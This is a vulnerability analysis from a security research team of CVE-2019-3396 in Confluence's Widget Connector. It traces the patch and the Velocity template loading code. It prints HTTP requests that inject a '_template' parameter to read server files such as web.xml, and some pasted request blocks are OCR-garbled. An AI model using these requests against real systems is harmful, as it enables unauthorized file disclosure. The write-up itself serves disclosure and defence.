

Confluence Unauthorized RCE Vulnerability (CVE-2019-3396) Analysis


2019年04月10日

漏洞分析 (/category/vul-analysis/) · 404 English Paper (/category/404team-en/)

Author: Badcode@Knownsec 404 Team


Chinese Version: <https://paper.seebug.org/884/> (<https://paper.seebug.org/884/>)

On March 20, 2019, Confluence released a security alert (<https://confluence.atlassian.com/doc/confluence-security-advisory-2019-03-20-966660264.html>), there was a server-side template injection vulnerability(CVE-2019-3396) in Confluence Server and Data Center, in the Widget Connector. An attacker is able to exploit this issue to achieve path traversal and remote code execution on systems that run a vulnerable version of Confluence Server or Data Center.I started researching this vulnerability.



The screenshot shows a Jira issue page for CVE-2019-3396. The issue is titled "Remote code execution via Widget Connector macro - CVE-2019-3396". The "Details" section includes fields like Type (Bug), Priority (Highest), Status (CLOSED), Resolution (Fixed), and Component (Macros - Widget Connector). The "Description" section states: "There was a server-side template injection vulnerability in Confluence Server and Data Center, in the Widget Connector. An attacker is able to exploit this issue to achieve path traversal and remote code execution on systems that run a vulnerable version of Confluence Server or Data Center."

Confirmed that the vulnerability point occurred in the Widget Connector, I download the latest version of the comparison patch. There is an additional filter in the `com\atlassian\confluence\extra\widgetconnector\WidgetMacro.java` file, I think this should be the key point in the vulnerability.



The screenshot shows a code diff tool comparing two versions of the `WidgetMacro.java` file. The left pane shows the code from 2018/12/16 19:42:50, and the right pane shows it from 2019/2/21 5:56:24. A red box highlights the line `doSanitizeParameters(parameters);` in the 2019 version, which is part of a comment about preventing malicious data via `TEMPLATE_PARAM`.

```
this.sanitizeFields = Collections.unmodifiableList(Arrays.asList(VelocityRenderService.TEMPLATE_PARAM));
```

As we can see, the value of `TEMPLATE_PARAM` is `_template`, so this patch filters the external incoming `_template` parameter.

```
public interface VelocityRenderService {  
    public static final String WIDTH_PARAM = "width";  
    public static final String HEIGHT_PARAM = "height";  
    public static final String TEMPLATE_PARAM = "_template";
```

Looked at the files inside the Widget Connector and found that `TEMPLATE_PARAM` is the path to the template file.

```
public class FriendFeedRenderer implements WidgetRenderer {  
    private static final String MATCH_URL = "friendfeed.com";  
    private static final String PATTERN = "friendfeed.com/(\\w+)/?";  
    private static final String VELOCITY_TEMPLATE = "com/atlassian/confluence/ex  
tra/widgetconnector/templates/simplejavascript.vm";  
    private VelocityRenderService velocityRenderService;  
....  
    public String getEmbeddedHtml(String url, Map<String, String> params) {  
        params.put(VelocityRenderService.TEMPLATE_PARAM, VELOCITY_TEMPLATE);  
        return velocityRenderService.render(getEmbedUrl(url), params);  
    }
```

When the external link is loaded, the relative template is called to render. As above, the path of templates is generally Hard coding, but there are exceptions. The role of the patch also indicates that someone broke the limit and invoked an unexpected template, resulting in a template injection.

After knowing the patch and having some rough guesses, I began to try.

First of all, I found this function. I looked through the official documents and found this function. You can embed some videos, documents and so on in the documents.



Seeing this, I was a little excited, because in the process of watching the patch, I found several parameters, `url`, `width`, `height` exactly correspond to here, is `_template` also passed in from here?

Just find a Youtube video to insert, click Preview, use Burpsuite to capture the package.

```

POST /rest/tinymce/1/macro/preview HTTP/1.1
Host: localhost:8090
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: text/html, */*; q=0.01
Accept-Language: zh-CN, zh;q=0.8, zh-TW;q=0.7, zh-HK;q=0.5, en-US;q=0.3, en;q=0.2
Referer:
http://localhost:8090/pages/resumedraft.action?draftId=786444&draftShareId=cc4bffb7-40ca-4dea-9f31-eeade6b7237e&
Content-Type: application/json; charset=utf-8
X-Requested-With: XMLHttpRequest
Content-Length: 150
Connection: close
Cookie: ECS[visit_times]=20; XDEBUG_SESSION=PHPSTORM;
UM_distinctid=16938b6aa9e48-062fcfa466b0788-12666d4a-144000-16938b6aa9f737;
CN2ZDATA126402108E=2060619091-1551433379-http://localhost:8090253A%252Flocalhost253A8080%252F%7C1551433379;
rememberMe=bA+M8D6Y3H++USZIUT0J+VMJ9I2CwFNA6GPSMAuQ8ILXPelpUauE65M81T/YffLZps9g1G1VU+XqpN91NE605839+h7xno579gdW8ZoiBn
QHIBGifbushbbwdDj13VpqFNTiwsj9vXFo1h8DkcnCHPC2qTzAVGkAtEbTdEZLlh1uZhBubwIEIKWlnqgA4ektN8lsVaEDRkae4E6ik5txSUwOgyCryCX
GVbg51T/KzVsbUebCQnaVyWR7HKIAN9qHGj0CVG7XLF9B0oyG9d2WxPbMBr9jgp0d8yAuHDL03X6gXfcFJG1IFm459midXBDSubB5otP159HucTsDLqf
SqDw6COA/5Tfhnw06R8Dlrf6fWsZ/dzy51xz1WaFjOwCiprOVME7POTQz9/LTrJq7SLBz8L/ZaVOnSKoh2H7BaKn2XtX6r4hWcyKbYHs6nDK6NpBQP78Cnv
hNBsqx0/LhWEoQ1qG7Ap4+Qn2XOgG18RbLXWL2ACmPRJ30LKf2;
Hm_lvt_1040d081eeaa13b44d84a4af639640d51=1553148029,15533837869;
CN2ZDATA1255091723=192260389-1553143389-%7C1553848504; JSESSIONID=AF415D1D80D1630C98B5A14700187C52

```

```
{"contentId":"786444","macro": {"name": "widget", "body": "", "params": {"url": "https://www.youtube.com/watch?v=TzS5wEoHMgM", "width": "200", "height": "200"}}}
```



Try inserting the _template parameter in params, well, nothing happens.. .

```

S6444&draftShareId=cc4bffb7-40ca-4dea-9f31-eeade6b7237e
Content-Type: application/json; charset=utf-8
X-Requested-With: XMLHttpRequest
Content-Length: 169
Connection: close
Cookie: ECS[visit_times]=20; XDEBUG_SESSION=PHPSTORM;
UM_distinctid=16938b6aa9e48-062fcfa466b0788-12666d4a-144000-16938b6aa9f737;
CN2ZDATA126402108E=2060619091-1551433379-http://localhost:8090253A%252Flocalhost253A8080%252F%7C1551433379;
rememberMe=bA+M8D6Y3H++USZIUT0J+VMJ9I2CwFNA6GPSMAuQ8IL
XPelpUauE65M81T/YffLZps9g1G1VU+XqpN91NE605839+h7xno579g
dW8ZoiBnQHIBGifbushbbwdDj13VpqFNTiwsj9vXFo1h8DkcnCHPC2
qTzAVGkAtEbTdEZLlh1uZhBubwIEIKWlnqgA4ektN8lsVaEDRkae4E6
ik5txSUwOgyCryCXGVbg51T/KzVsbUebCQnaVyWR7HKIAN9qHGj0CVG
7XLF9B0oyG9d2WxPbMBr9jgp0d8yAuHDL03X6gXfcFJG1IFm459mi
dXBDSubB5otP159HucTsDLqf8qDw6COA/5Tfhnw06R8Dlrf6fWsZ/dzy
51xz1WaFjOwCiprOVME7POTQz9/LTrJq7SLBz8L/ZaVOnSKoh2H7BaK
nZxtX6r4hWcyKbYHs6nDK6NpBQP78CnvhNBsqx0/LhWEoQ1qG7Ap4+Q
nZxOgG18RbLXWL2ACmPRJ30LKf2;
Hm_lvt_1040d081eeaa13b44d84a4af639640d51=1553148029,1553
499109,1553755148,15533837869;
CN2ZDATA1255091723=192260389-1553143389-%7C1553848504;
JSESSIONID=AF415D1D80D1630C98B5A14700187C52

```

```
{"contentId":"786444","macro": {"name": "widget", "body": "", "params": {"url": "https://www.youtube.com/watch?v=TzS5wEoHMgM", "width": "200", "height": "200", "_template": "aaaa"}}}
```

0 matches

Done

```

HTTP/1.1 200
X-ASEN: SEN-L13408504
X-Seraph-LoginReason: OK
X-AUSERNAME: admin
X-Content-Type-Options: nosniff
Content-Type: text/plain
Date: Tue, 09 Apr 2019 03:29:46 GMT
Connection: close
Content-Length: 16686

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
"http://www.w3.org/TR/html4/strict.dtd">
<html>
<head>
    <title>Preview Macro</title>

```

```

        <meta http-equiv="X-UA-Compatible"
content="IE=EDGE,chrome=IE7">
<meta charset="UTF-8">
<meta id="confluence-context-path"
name="confluence-context-path" content="">
<meta id="confluence-base-url"
name="confluence-base-url"
content="http://localhost:8090">

<meta id="atlassian-token" name="atlassian-token"
content="f4ffcae91e68287e4aa7c8932f83da17f59d2d18">
```

0 matches

16,10 bytes | 109 millis

Start the debug mode, because the test inserts Youtube video, so the call is
com/atlassian/confluence/extra/widgetconnector/video/YoutubeRenderer.class

```

public class YoutubeRenderer implements WidgetRenderer, WidgetImagePlaceholder
{
    private static final Pattern YOUTUBE_URL_PATTERN = Pattern.compile("https?://(.+\\.\\.)?youtube\\.com.*(\\?v=([^&]+)).*\\$");
    private final PlaceholderService placeholderService;
    private final String DEFAULT_YOUTUBE_TEMPLATE = "com/atlassian/confluence/extr/widgetconnector/templates/youtube.vm";
    .....
    public String getEmbedUrl(String url) {
        Matcher youtubeUrlMatcher = YOUTUBE_URL_PATTERN.matcher(this.verifyEmbeddedPlayerString(url));
        return youtubeUrlMatcher.matches() ? String.format("//www.youtube.com/embed/%s?wmode=opaque", youtubeUrlMatcher.group(3)) : null;
    }
    public boolean matches(String url) {
        return YOUTUBE_URL_PATTERN.matcher(this.verifyEmbeddedPlayerString(url)).matches();
    }
    private String verifyEmbeddedPlayerString(String url) {
        return !url.contains("feature=player_embedded") ? url : url.replace("feature=player_embedded", "");
    }
    public String getEmbeddedHtml(String url, Map<String, String> params) {
        return this.velocityRenderService.render(this.getEmbedUrl(url), this.setDefaultParam(params));
    }
}

```

In `getEmbeddedHtml` breakpoint, first call `getEmbedUrl` to the user's incoming url for regular matching, because we are passing a normal youtube video, so here is no problem, then call `setDefaultParam` function to process other parameters passed in.

```

private Map<String, String> setDefaultParam(Map<String, String> params) {
    String width = (String)params.get("width");
    String height = (String)params.get("height");
    if (!params.containsKey("_template")) {
        params.put("_template", "com/atlassian/confluence/extr/widgetconnector/templates/youtube.vm");
    }


    if (StringUtils.isEmpty(width)) {
        params.put("width", "400px");
    } else if (StringUtils.isNumeric(width)) {
        params.put("width", width.concat("px"));
    }

    if (StringUtils.isEmpty(height)) {
        params.put("height", "300px");
    } else if (StringUtils.isNumeric(height)) {
        params.put("height", height.concat("px"));
    }

    return params;
}

```

Take the values of width and height from params to judge whether it is empty, and set the default value if it is empty. The key _template parameter comes up. If the externally passed parameter does not have _template, the default Youtube template will be set. If it is passed in, it will be passed in, that is to say, aaaa is successfully passed in.



After looking at the Renderer in Widget Connector, most of them can't set `_template`, which is a direct hardcode. There are also some exceptions, such as Youtube, Viddler, DailyMotion, etc., which can be passed to `_template` from the outside.

Can pass `_template` now, let's look at how to get and render the template.

Follow up with `this.velocityresid erservice.render`, which is the render method in `com/atlassian/confluence/extra/widgetconnector/services/DefaultVelocityRenderService.class`

```

public String render(String url, Map<String, String> params) {
    String width = (String)params.get("width");
    String height = (String)params.get("height");
    String template = (String)params.get("_template");
    if (StringUtils.isEmpty(template)) {
        template = "com/atlassian/confluence/extra/widgetconnector/templates/embed.vm";
    }

    if (StringUtils.isEmpty(url)) {
        return null;
    } else {
        Map<String, Object> contextMap = this.getDefaultVelocityContext();
        Iterator var7 = params.entrySet().iterator();

        while(var7.hasNext()) {
            Entry<String, String> entry = (Entry)var7.next();
            if (((String)entry.getKey()).contentEquals("tweetHtml")) {
                contextMap.put(entry.getKey(), entry.getValue());
            } else {
                contextMap.put(entry.getKey(), GeneralUtil.htmlEncode((String)entry.getValue()));
            }
        }

        contextMap.put("urlHtml", GeneralUtil.htmlEncode(url));
        if (StringUtils.isNotEmpty(width)) {
            contextMap.put("width", GeneralUtil.htmlEncode(width));
        } else {
            contextMap.put("width", "400");
        }

        if (StringUtils.isNotEmpty(height)) {
            contextMap.put("height", GeneralUtil.htmlEncode(height));
        } else {
            contextMap.put("height", "300");
        }

        return this.getRenderedTemplate(template, contextMap);
    }
}

```

`_template` is taken out and assigned to the template. The other parameters passed in are taken out and put into the `contextMap` after the judgment, and the `getRenderedTemplate` function is called, that is, the `VelocityUtils.getRenderedTemplate` is called.

```

protected String getRenderedTemplate(String template, Map<String, Object> contextMap){
    return VelocityUtils.getRenderedTemplate(template, contextMap);
}

```

All the way to call, the call chain is as shown below, and finally comes to the `loadResource` function of `/com/atlassian/confluence/util/velocity/ConfigurableResourceManager.class` to get the template.

```

Decompled.class file, bytecode version: 52.0 (Java 8)
142     }
143     }
144     }
145     return resource;
146   }

protected Resource loadResource(String resourceName, int resourceType, String encoding) throws ResourceNotFoundException {
    Resource resource = this.getResourceFactory().getResource(resourceName, resourceType); resourceName: "aaaa" resource
    resource.setRunTimeServices(this.rsvc);
    resource.setName(resourceName);
    resource.setEncoding(encoding);
    long howOldWas = 0L;
    Iterator it = this.resourceLoaders.iterator();

    while(it.hasNext()) {
        ResourceLoader resourceLoader = (ResourceLoader)it.next();
        resource.setResourceLoader(resourceLoader);

        try {
            InputStream resourceStream = resourceLoader.getResourceStream(resource.getName());
        }
    }
}

ConfigurableResourceManager : loadResource

```

Variables:

- this = ICompatibleVelocityResourceManager@48226
- resourceName = "aaa"
- resourceType = 1
- encoding = "UTF-8"
- this.rsvc = (RuntimeInstance@46780)

Here we call 4 ResourceLoaders to get the template.

```

com.atlassian.confluence.setup.velocity.HibernateResourceLoader
org.apache.velocity.runtime.resource.loader.FileResourceLoader
org.apache.velocity.runtime.resource.loader.ClasspathResourceLoader
com.atlassian.confluence.setup.velocity.DynamicPluginResourceLoader

```

Here mainly look at the `FileResourceLoader` and `ClasspathResourceLoader` that comes with Velocity.

`FileResourceLoader` will verify the template path passed by the user using the `normalizePath` function.

```

public InputStream getResourceStream(String templateName) throws ResourceNotFoundException {
    if (org.apache.commons.lang.StringUtils.isEmpty(templateName)) {
        throw new ResourceNotFoundException("Need to specify a file name or file path!");
    } else {
        String template = StringUtils.normalizePath(templateName); templateName: "aaaa"
        if (template != null && template.length() != 0) {
            int size = this.paths.size();

            for(int i = 0; i < size; ++i) {
                String path = (String)this.paths.get(i);
                InputStream inputStream = null;

                try {
                    inputStream = this.findTemplate(path, template);
                } catch (IOException var9) {

```

Variables:

- this = FileResourceLoader@46807
- templateName = "aaa"
- this.paths = [ArrayList@50362] size = 1

As you can see, filtering `.../`, which leads to no way to jump to the directory.

```

public static final String normalizePath(String path) {
    String normalized = path;
    if (path.indexOf(92) >= 0) {
        normalized = path.replace( oldChar: '\\', newChar: '/' );
    }

    if (!normalized.startsWith("//")) {
        normalized = "/" + normalized;
    }


    while(true) {
        int index = normalized.indexOf("//");
        if (index < 0) {
            while(true) {
                index = normalized.indexOf("%20");
                if (index < 0) {
                    while(true) {
                        index = normalized.indexOf("./");
                        if (index < 0) {
                            while(true) {
                                index = normalized.indexOf("../");
                                if (index < 0) {
                                    return normalized;
                                }
                            }
                        }
                        if (index == 0) {
                            return null;
                        }
                    }
                }
                int index2 = normalized.lastIndexOf( ch: 47, fromIndex: index - 1 );
                normalized = normalized.substring(0, index2) + normalized.substring(index + 3);
            }
        }
        normalized = normalized.substring(0, index) + normalized.substring(index + 2);
    }
}

normalized = normalized.substring(0, index) + " " + normalized.substring(index + 3);

```



After the path is filtered, call `findTemplate` to find the template. You can see that a fixed path will be spliced. This is the installation path of Confluence.



This means that now you can use the `FileResourceLoader` to read the files under the Confluence directory.

Try to read the `/WEB-INF/web.xml` file and you can see that it was successfully loaded into the file.

```

86444&draftShareId=cc4bffb7-40ca-4dea-9f31-eeade6b7237e
Content-Type: application/json; charset=utf-8
X-Requested-With: XMLHttpRequest
Content-Length: 181
Connection: close
Cookie: ECS[visit_times]=20; XDEBUG_SESSION=PHPSTORM;
UM_distinctid=16938b6aa9e48-062fcacf46b0788-12666d4a-14
4000-16938b6aa9f737;
CNZZDATA1264021086=2060619091-1551433379-http%253A%252F
%252Flocalhost%253A8080%252F%7C1551433379;
rememberMe=bA+MSD6Y3H+USZIUTQJ7+VM9I2wFNA6GPSMAuQ8IL
XPeIpuauE65M81T/YFFLZps9g1G1VU+XqpN91NE05839+b7xno579g
dW8ZoIBnQHI8GifbushbbwdDjL3VpqFNTiwsj9vXFoIh8DkcNCPC2
qTzAVGkAtEDTdE2Llh1uZhBubwlEIKWlnqqA4ektN8lsVaEDRkae4E
ikSxSU0wQgyCryCXGVbgs1T/KzVsbUebcQnaVvW87HK1an9qHQj0CVG
7X1F9B0oyGs9DzwPbMR9jgpOdGyaH1DL03X6gXfcFJG1IFm459mi
dXBDBwb5scP159HuCTsDLqF8qdweCOA/5TFhnw0ERBDlrfWzZ/dzy
5lxz1Wafrj0WcprOUME7POTQs9/LTrJq7SLBz8L/ZaVonSKoh2H7BaK
nZxtX6r4hWCyKbYHs6nDKeNpBQP78CnvhN8sqxO/LhWEoQ1qG7Ap4+Q
nZxOgGT18RDzLWL2ACmPRj3O1KF2;
Hm_lvt_1040d08leea13b44d84a4af639640d51=1553148029,1553
499109,1553759148,1553837869;
CNZZDATA1255091723=192260389-1553143389-%7C1553848504;
JSESSIONID=AF415D1D80D1630C98B5A14700187C52

```

Type a search term 0 matches

```

<url-pattern>/s/*</url-pattern>
</filter-mapping>
<filter-mapping>
    <filter-name>sessioninview</filter-name>
    <url-pattern>/exportword</url-pattern>
</filter-mapping>

<!-- Wrap the prototype Confluence REST plugin in
a transaction, as the REST plugin type does not have
effective support
for transactions yet. Hopefully non-prototype
REST implementations will support transactions
properly so we don't
have to extend this hack to production code
--&gt;
&lt;filter-mapping&gt;
    &lt;filter-name&gt;sessioninview&lt;/filter-name&gt;
    &lt;url-pattern&gt;/rest/*&lt;/url-pattern&gt;
&lt;/filter-mapping&gt;

&lt;filter-mapping&gt;
    &lt;filter-name&gt;ClusterHeaderFilter&lt;/filter-name&gt;
    &lt;url-pattern&gt;/*&lt;/url-pattern&gt;
&lt;/filter-mapping&gt;

<!-- Plugins 2.5 filter changes --&gt;
&lt;filter-mapping&gt;
    &lt;filter-name&gt;filter-plugin-dispatcher-before-login-request&lt;/filter-name&gt;
    &lt;url-pattern&gt;/*&lt;/url-pattern&gt;
&lt;/filter-mapping&gt;
</pre>

```

Type a search term 0 matches

But this can't jump out of Confluence's directory because you can't use `../..`.

Look at the `ClasspathResourceLoader` again.

```

public InputStream getResourceStream(String name) throws ResourceNotFoundException {
    InputStream result = null;
    if (StringUtils.isEmpty(name)) {
        throw new ResourceNotFoundException("No template name provided");
    } else {
        try {
            result = ClassUtils.getResourceAsStream(this.getClass(), name);
        }
    }
}

```

Follow up `ClassUtils.getResourceAsStream`

```


public static InputStream getResourceAsStream(Class clazz, String name) {
    while(name.startsWith("/")) {
        name = name.substring(1);
    }

    ClassLoader classLoader = Thread.currentThread().getContextClassLoader();
    InputStream result;
    if (classLoader == null) {
        classLoader = clazz.getClassLoader();
        result = classLoader.getResourceAsStream(name);
    } else {
        result = classLoader.getResourceAsStream(name);
        if (result == null) {
            classLoader = clazz.getClassLoader();
            if (classLoader != null) {
                result = classLoader.getResourceAsStream(name);
            }
        }
    }

    return result;
}

```

Will jump to /org/apache/catalina/loader/WebappClassLoaderBase.class



Following up, it was found that /WEB-INF/classes would be spliced, and normalize was also called to filter the incoming path..

```

196 @Override public WebResource getClassLoaderResource(String path) { return this.getResource(path, "/aaa");
197 }
198 }
199 }
200 @Override public WebResource[] getClassLoaderResources(String path) { return this.getResources(path, "/WEB-INF/classes" + path, useClassLoaderResources: true);
201 }
202 }
203 private String validate(String path) {
204     if (!this.getState().isAvailable()) {
205         throw new IllegalStateException(sm.getString(key: "standardRoot.checkStateNotStarted"));
206     } else if (path != null && path.length() != 0 && path.startsWith("/")) {
207         String result;
208         if (path.startsWith("\\\")) {
209             result = RequestUtil.normalize(path, replaceBackSlash: true);
210         } else {
211             result = RequestUtil.normalize(path, replaceBackSlash: false);
212         }
213     }

```

Here you can still use `../` to jump to the first level directory.

Try to read `.../web.xml`, you can see that it can also be read successfully, but still can not jump out of the directory.

```

86444&draftShareId=cc4bffb7-40ca-4dea-9f31-eeade6b7237e
Content-Type: application/json; charset=utf-8
X-Requested-With: XMLHttpRequest
Content-Length: 175
Connection: close
Cookie: ECS[visit_times]=30; XDEBUG_SESSION=PHPSTORM;
UM_distinctid=1693b6aa9e48-0e2fcacf466b0788-12666d4a-14
4000-1693b6aa9f737;
CNZZDATA124021086=2060619091-1551433379-

```

```

<filter-name>ResponseOutputStreamFilter</filter-name>
<url-pattern>/*</url-pattern>
</filter-mapping>

<!-- Must come before requestcache -->
<filter-name>zipkinFilter</filter-name>
<url-pattern>/*</url-pattern>
<dispatcher>REQUEST</dispatcher>
<dispatcher>ERROR</dispatcher>
</filter-mapping>

<filter-name>requestcache</filter-name>
<url-pattern>/*</url-pattern>
<dispatcher>REQUEST</dispatcher>
<dispatcher>ERROR</dispatcher>
</filter-mapping>

<filter-name>LoggingContextFilter</filter-name>
<url-pattern>/*</url-pattern>
</filter-mapping>

<filter-name>vcache-request-context</filter-name>
<url-pattern>/*</url-pattern>
</filter-mapping>

<filter-name>language</filter-name>

```

The version I tested here is 6.14.1, and then I tried `file://`, `http://`, `https://`. all failed. Later, I tried to delete the Cookie and found that files can still be read under Linux environment.

Windows version 6.14.1 needs to log in, but cannot jump out of the directory. This is where the research stopped.

